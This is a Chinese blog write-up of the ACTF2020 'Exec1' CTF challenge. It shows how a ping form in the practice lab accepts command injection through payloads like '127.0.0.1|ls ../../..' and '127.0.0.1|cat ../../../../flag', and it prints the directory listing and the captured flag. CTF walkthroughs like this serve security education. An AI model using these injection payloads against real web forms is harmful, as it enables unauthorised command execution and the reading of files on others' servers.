

# [ACTF2020 新生赛]Exec1

原创

Dream651



于 2021-07-25 16:44:49 发布



14



收藏


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_59453707/article/details/119079791](https://blog.csdn.net/weixin_59453707/article/details/119079791)

版权

命令执行，使用 ; 或者 | 进行注入

打开靶场



## PING

请输入需要ping的地址

PING

[https://blog.csdn.net/weixin\\_59453707](https://blog.csdn.net/weixin_59453707)

先ping一下本机地址，有回显

导入书签... 火狐官方网站 新手上路 常用网址 京东商城 BUUCTF

## PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

[https://blog.csdn.net/weixin\\_59453707](https://blog.csdn.net/weixin_59453707)

猜测为命令执行漏洞

命令执行漏洞可看<https://blog.csdn.net/hintll/article/details/117790643>

ls 命令将每个由 Directory 参数指定的目录或者每个由 File 参数指定的名称写到标准输出，以及您所要求的和标志一起的其它信息。如果不指定 File 或 Directory 参数，ls 命令显示当前目录的内容。

[https://blog.csdn.net/weixin\\_59453707](https://blog.csdn.net/weixin_59453707)

试一下这个：

```
127.0.0.1 & ls
```




## PING

PING

```
index.php  
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

[https://blog.csdn.net/weixin\\_59453707](https://blog.csdn.net/weixin_59453707)

发现一个index.php文件，访问index.php文件



## PING

PING

[https://blog.csdn.net/weixin\\_59453707](https://blog.csdn.net/weixin_59453707)

发现回到了原始界面

使用|进行注入，一级级去寻找根目录，

构造payload去一级一级找flag:

```
127.0.0.1|ls ../../..
```

## PING

请输入需要ping的地址

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

之后使用cat命令读取flag目录中的内容

```
127.0.0.1|cat ../../../../flag
```

## PING

请输入需要ping的地址

PING

```
flag{8d6ad9c2-df45-4877-8451-09e45f038bc6}
```

[https://blog.csdn.net/watkin\\_59453707](https://blog.csdn.net/watkin_59453707)

最终得到flag